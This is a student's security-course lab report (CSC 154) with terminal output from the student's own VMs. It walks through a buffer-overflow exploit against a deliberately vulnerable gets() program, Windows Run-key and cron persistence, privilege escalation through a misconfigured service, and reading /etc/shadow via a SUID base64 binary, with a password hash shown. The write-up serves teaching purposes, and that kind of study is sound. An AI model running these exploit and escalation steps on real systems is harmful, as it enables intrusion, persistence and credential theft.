

Kevin Cendana  
CSC 154  
Spring 2024

## CSC 154 Lab 4-2

### Task 1

1. Installed GDB on Kali VM to prepare for debugging. I had to add --fix-missing for it to work. I got the gray configuration screen but I didn't take a screenshot and couldn't go back 😞

Kevin Cendana

CSC 154

Spring 2024

```
sudo instead.  
└─(kevin㉿kali)-[~]  
$ sudo apt update -y  
Ign:1 http://kali.download/kali kali-rolling InRelease  
Ign:1 http://kali.download/kali kali-rolling InRelease  
Ign:1 http://kali.download/kali kali-rolling InRelease  
Err:1 http://kali.download/kali kali-rolling InRelease  
      503 Service Unavailable [IP: 104.17.254.239 80]  
Reading package lists... Done  
Building dependency tree... Done  
Reading state information... Done  
1573 packages can be upgraded. Run 'apt list --upgradable' to see them.  
W: Failed to fetch http://http.kali.org/kali/dists/kali-rolling/InRelease 50  
  3 Service Unavailable [IP: 104.17.254.239 80]  
W: Some index files failed to download. They have been ignored, or old ones u  
sed instead.
```

```
└─(kevin㉿kali)-[~]  
$ sudo apt-get update  
Get:1 https://mirrors.ocf.berkeley.edu/kali kali-rolling InRelease [41.5 kB]  
Get:2 https://mirrors.ocf.berkeley.edu/kali kali-rolling/main Sources [15.8 M  
B]  
Get:3 https://mirrors.ocf.berkeley.edu/kali kali-rolling/contrib Sources [71.  
5 kB]
```

```
(kevin㉿kali)-[~]
$ sudo apt install gdb -y
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  libbabeltrace1 libc6-dbg libdebuginfod-common libdebuginfod1 libdw1
    libelf1 libipt2 libsource-highlight-common libsource-highlight4v5
Suggested packages:
  gdb-doc gdbserver
The following NEW packages will be installed:
  gdb libbabeltrace1 libc6-dbg libdebuginfod-common libdebuginfod1 libipt2
    libsource-highlight-common libsource-highlight4v5
The following packages will be upgraded:
  libdw1 libelf1
2 upgraded, 8 newly installed, 0 to remove and 1571 not upgraded.
Need to get 12.3 MB/12.5 MB of archives.
After this operation, 25.6 MB of additional disk space will be used.
Ign:1 http://http.kali.org/kali kali-rolling/main amd64 libdw1 amd64 0.190-1+
b1
Ign:4 http://kali.darklab.sh/kali kali-rolling/main amd64 libipt2 amd64 2.0.6
-1
Get:7 http://mirrors.ocf.berkeley.edu/kali kali-rolling/main amd64 gdb amd64
13.2-1 [3968 kB]
33% [Working]
```


2. Added Peda to GDB to enhance debugging capabilities.

```
* upgraded, 0 newly installed, 0 to remove and 1751 not upgraded.
```

```
└─(kevin㉿kali)-[~]
$ git clone https://github.com/longld/peda.git ~/peda
Cloning into '/home/kevin/peda'...
remote: Enumerating objects: 382, done.
remote: Counting objects: 100% (9/9), done.
remote: Compressing objects: 100% (7/7), done.
remote: Total 382 (delta 2), reused 8 (delta 2), pack-reused 373
Receiving objects: 100% (382/382), 290.84 KiB | 1.82 MiB/s, done.
Resolving deltas: 100% (231/231), done.
```

```
program.c: In function 'main':
program.c:7:9: warning: implicit declaration of function 'gets'; did you mean 'fgets'? [-Wimplicit-function-declaration]
 7 |     gets(buffer);
    | ^~~~
    | fgets
/usr/bin/ld: /tmp/ccwKlzNC.o: in function `main':
program.c:(.text+0x31): warning: the `gets' function is dangerous and should not be used.
```

3. Downloaded the provided binary and alternatively created and compiled a custom vulnerable C program.



A screenshot of a terminal window titled "kevin@kali: ~". The window shows a code editor with a file named "system" containing the following C code:

```
#include <stdio.h>
void hidden(){
printf("Congrats, you found me!\n");
}
int main(){
char buffer[100];
gets(buffer);
printf("Buffer Content is : %s\n",buffer);
}
```


The terminal window has a dark background with light-colored text. The code editor has a light background with dark text.



```
(kevin㉿kali)-[~]
$ gcc -no-pie -fno-stack-protector -z execstack program.c -o program

(kevin㉿kali)-[~]
$
```

4. Disabled ASLR to prevent address space randomization for ease of exploitation.



```
(kevin㉿kali)-[~]
$ echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
[sudo] password for kevin:
0
```

5. Ran the binary with simple input to explore how it behaves.

```
(kevin㉿kali)-[~]
└─$ chmod +x program

(kevin㉿kali)-[~]
└─$ ./program
lol
Buffer Content is : lol

(kevin㉿kali)-[~]
└─$ |
```

6. Generated an input overflow with repeated "A"s to identify how buffer overflows affect the binary.

```
└─(kevin㉿kali)-[~]
└─$ python -c "print('A' *200)" > input.txt
```

```
└─(kevin㉿kali)-[~]
└─$ gdb -q ./program
Reading symbols from ./program...
(No debugging symbols found in ./program)
gdb-peda$
```

```
[-----] registers -----]
RAX: 0x40115c (<main>: push rbp)
RBX: 0x7fffffffdf48 → 0x7fffffff2ba ("/home/kevin/program")
RCX: 0x403e00 → 0x401110 (<_do_global_dtors_aux>: endbr64)
RDX: 0x7fffffffdf58 → 0x7fffffff2ce ("COLORFGBG=15;0")
RSI: 0x7fffffffdf48 → 0x7fffffff2ba ("/home/kevin/program")
RDI: 0x1
RBP: 0x7fffffffde30 → 0x1
RSP: 0x7fffffffdd30 → 0x1000000
RIP: 0x401167 (<main+11>: lea    rax,[rbp-0x100])
R8 : 0x0
R9 : 0x7ffff7fcfaf0 (<_dl_fini>: push rbp)
R10: 0x7ffff7fcfb858 → 0xa00120000000
R11: 0x7ffff7fe1f80 (<_dl_audit_preinit>: mov    eax,DWORD PTR [rip+0x1aed2]      # 0x7ffff7ffce
58 <_rtld_global_ro+888>)
R12: 0x0
R13: 0x7fffffffdf58 → 0x7fffffff2ce ("COLORFGBG=15;0")
R14: 0x403e00 → 0x401110 (<_do_global_dtors_aux>: endbr64)
R15: 0x7ffff7ffd000 → 0x7ffff7ffe2c0 → 0x0
EFLAGS: 0x206 (carry PARITY adjust zero sign trap INTERRUPT direction overflow)
[-----] code -----]
0x40115c <main>:   push   rbp
0x40115d <main+1>:  mov    rbp,rs
0x401160 <main+4>:  sub    rsp,0x100
```

7. Created a patterned input to find the exact offset affecting the RIP register.

Kevin Cendana

CSC 154

Spring 2024

```
/           gets(buffer),  
gdb-peda$ pattern create 125 pattern.txt  
Writing pattern of 125 chars to filename "pattern.txt"  
gdb-peda$ █
```

```
gdb-peda$ run < pattern.txt  
Starting program: /home/kevin/program < pattern.txt  
[Thread debugging using libthread_db enabled]  
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".  
Buffer Content is : AAA%AsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAeAA4AAJAA  
fAA5AAKAAGAA6AALAAhAA7AAMAAiAA8AANAAjAA9A
```

Program received signal SIGSEGV, Segmentation fault.

Warning: 'set logging off', an alias for the command 'set logging enabled', is deprecated.  
Use 'set logging enabled off'.

Warning: 'set logging on', an alias for the command 'set logging enabled', is deprecated.  
Use 'set logging enabled on'.

```
[ registers ]  
RAX: 0x0  
RBX: 0xfffffffffdf48 → 0xfffffff2ba ("/home/kevin/program")  
RCX: 0x0  
RDX: 0x0  
RSI: 0x4062b0 ("Buffer Content is : AAA%AsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdA  
A3AAIAeAA4AAJAAfAA5AAKAAGAA6AALAAhAA7AAMAAiAA8AANAAjAA9A\n")  
RDI: 0xfffffffffdbe0 → 0x7fffffffdfc10 ("MAAiAA8AANAAjAA9A\n: AAA%AsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA  
0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAeAA4AAJAAfAA5AAKAAGAA6AALAAhAA7AA")  
RBP: 0x41414e4141384141 ('AA8AANAA')  
RSP: 0x7fffffffde40 → 0x0  
RIP: 0x413941416a ('jAA9A')  
R8 : 0x400
```

```
0x000000413941416a in ?? ()  
gdb-peda$ pattern offset 0x413941416a  
280133452138 found at offset: 120  
gdb-peda$ █
```

8. Confirmed control over RIP by overwriting it with a specific value.

```
(kevin㉿kali)-[~]
$ python -c 'print("A"*120+"BBBBBB")' > rip.txt
```

```
Program received signal SIGSEGV, Segmentation fault.
[registers]
RAX: 0x0
RBX: 0x7fffffffdf48 ('A' <repeats 200 times>...)
RCX: 0x0
RDX: 0x0
RSI: 0x4062b0 ('A' <repeats 196 times>, "BBBB"...)
RDI: 0x7fffffffdb0 → 0x7fffffffdc10 ('A' <repeats 68 times>, "BBBBBB\n", 'A' <repeats 53 ti
RBP: 0x4141414141414141 ('AAAAAAA')
RSP: 0x7fffffffde38 ('A' <repeats 200 times>...)
RIP: 0x401196 (<main+58>:      ret)
R8 : 0x400
R9 : 0x410
R10: 0x1000
R11: 0x202
R12: 0x0
R13: 0x7fffffffdf58 ('A' <repeats 200 times>...)
R14: 0x403e00 → 0x401110 (<__do_global_dtors_aux>:    endbr64)
R15: 0xffff7ffd000 → 0xffff7ffe2c0 → 0x0
EFLAGS: 0x10206 (carry PARITY adjust zero sign trap INTERRUPT direction overflow)
[code]
```

0x40118b <main+47>: call 0x401040 <printf@plt>
0x401190 <main+52>: mov eax,0x0
0x401195 <main+57>: leave
⇒ 0x401196 <main+58>: ret

9. Located the memory address of the hidden function within the binary.

```
gdb-peda$ p hidden
$1 = {<text variable, no debug info>} 0x401146 <hidden>
gdb-peda$
```

Kevin Cendana

CSC 154

Spring 2024

10. Crafted and ran an exploit to successfully redirect execution to our function.

```
(kevin㉿kali)-[~]
$ python -c 'print("A"*120 + "\x46\x11\x40\x00\x00\x00")' > exploit.txt

(kevin㉿kali)-[~]
$ ./program < exploit.txt
Buffer Content is : AAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAFA@  
Congrats, you found me!
zsh: segmentation fault  ./program < exploit.txt
```

## Task 2

1. Added a registry key on Windows VM to simulate persistence mechanism.

```
C:\Users\kevin>reg add "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run" /v NotEvil /t REG_SZ /d "C:\Windows\System32\calc.exe"
The operation completed successfully.
```

2. Rebooted the system to observe automatic execution of the calculator app.




Kevin Cendana

CSC 154

Spring 2024

3. Removed the added registry key to clean up the persistence setup.



Kevin Cendana

CSC 154

Spring 2024

	Name	Type	Data
	Explorer	REG_SZ	(value not set)
	Ext	REG_SZ	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe"
	Feeds	REG_SZ	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe"
	FileAssocia	REG_SZ	"C:\Windows\System32\calc.exe"
	FileHistory	REG_SZ	"C:\Users\kevin\AppData\Local\Microsoft\OneDri...
	GameDVR	REG_SZ	
	Group Policy	REG_SZ	


	Name	Type	Data
	Explorer	REG_SZ	(value not set)
	Ext	REG_SZ	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe"
	Feeds	REG_SZ	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe"
	FileAssocia	REG_SZ	"C:\Windows\System32\calc.exe"
	FileHistory	REG_SZ	"C:\Users\kevin\AppData\Local\Microsoft\OneDri...
	GameDVR	REG_SZ	
	Group Policy	REG_SZ	

### Task 3

1. Set up a cronjob in Ubuntu VM to run a command at each reboot.

```
S kevin@ubuntu:~$ echo "@reboot date > /home/kevin/Desktop/cron.txt" | crontab 2>
 /dev/null
H kevin@ubuntu:~$ crontab -;
^C kevin@ubuntu:~$ crontab -l
D @reboot date > /home/kevin/Desktop/cron.txt
kevin@ubuntu:~$
```

2. Rebooted to confirm the cronjob's execution, resulting in an output file on the desktop.



3. Removed the cronjob to revert the setup.

```
kevin@ubuntu:~$ echo "" | crontab 2> /dev/null
kevin@ubuntu:~$ crontab -l

kevin@ubuntu:~$
```

#### Task 4

1. Configured a vulnerable service on Windows VM for privilege escalation. Initially didn't work, had to run as admin.

```
C:\Windows\system32>sc create vulnerable binPath= "C:\Windows\system32\SearchIndexer.exe /Embedding"
[SC] CreateService SUCCESS

C:\Windows\system32>sc sdset vulnerable "D:(A;;CCLCSWRPWPDTLOCRRC;;;WD)(A;;CCDCLCSWRPWPDTLOCRSRCDW0;;;WD)(A;;CCLCSWLOCRRC;;;WD)S:(AU;FA;CCDCLCSWRPWPDTLOCRSRCDW0;;;WD)"
[SC] SetServiceObjectSecurity SUCCESS
```

2. Verified existence of a non-administrator tester user (existed from previous labs).

```
C:\Windows\system32>net user
on
o>User accounts for \\WINDOWS

-----
Administrator          DefaultAccount          Guest
kevin                  tester                  WDAGUtilityAccount
The command completed successfully.
```

3. Exploited the vulnerable service to add the tester user to the administrators group.

Kevin Cendana  
CSC 154  
Spring 2024

```
C:\Windows\system32>sc config vulnerable binpath= "net localgroup administrators tester /add"  
[SC] ChangeServiceConfig SUCCESS
```

```
C:\Windows\system32>sc start vulnerable  
[SC] StartService FAILED 1053:
```

The service did not respond to the start or control request in a timely fashion.

```
C:\Windows\system32>net localgroup administrators  
Alias name      administrators  
Comment          Administrators have complete and unrestricted access to the computer/domain  
  
Members  
  
-----  
Administrator  
kevin  
tester  
The command completed successfully.
```

```
C:\Windows\system32>
```

4. Removed the compromised service to clean up after verification.

```
C:\Windows\system32>sc delete vulnerable  
[SC] DeleteService SUCCESS
```

```
C:\Windows\system32>
```

Task 5

1. Installed base 64 library and created a vulnerable SUID binary on Ubuntu VM.

```
kevin@ubuntu:~$ sudo install -m =xs $(which base64) .
kevin@ubuntu:~$ ls -la base64
---S--S--X 1 root root 35328 May 12 18:49 base64
kevin@ubuntu:~$
```

2. Attempted (and failed) to read a root-only file with normal permissions.

```
kevin@ubuntu:~$ cat /etc/shadow
cat: /etc/shadow: Permission denied
kevin@ubuntu:~$
```

3. Successfully exploited the SUID binary to read and display the contents of the root-only file.

```
dnsmasq:*:19576:0:99999:7:::
kernoops:*:19576:0:99999:7:::
avahi:*:19576:0:99999:7:::
cups-pk-helper:*:19576:0:99999:7:::
rtkit:*:19576:0:99999:7:::
whoopsie:*:19576:0:99999:7:::
sssd:*:19576:0:99999:7:::
speech-dispatcher!:19576:0:99999:7:::
fwupd-refresh:*:19576:0:99999:7:::
nm-openvpn:*:19576:0:99999:7:::
saned:*:19576:0:99999:7:::
colord:*:19576:0:99999:7:::
geoclue:*:19576:0:99999:7:::
pulse:*:19576:0:99999:7:::
gnome-initial-setup:*:19576:0:99999:7:::
hplip:*:19576:0:99999:7:::
gdm:*:19576:0:99999:7:::
kevin:$y$j9T$7c0MLgLrMwN.RYaCb8AB2.$2k0vNsRmK2v/Anxs/WnBf9vp4aTC3eySN1o5KEFzU83:
19756:0:99999:7:::
vboxadd!:19756::::::
snort*:19800:0:99999:7:::
sshd*:19826:0:99999:7:::
splunk!:19841:0:99999:7:::
```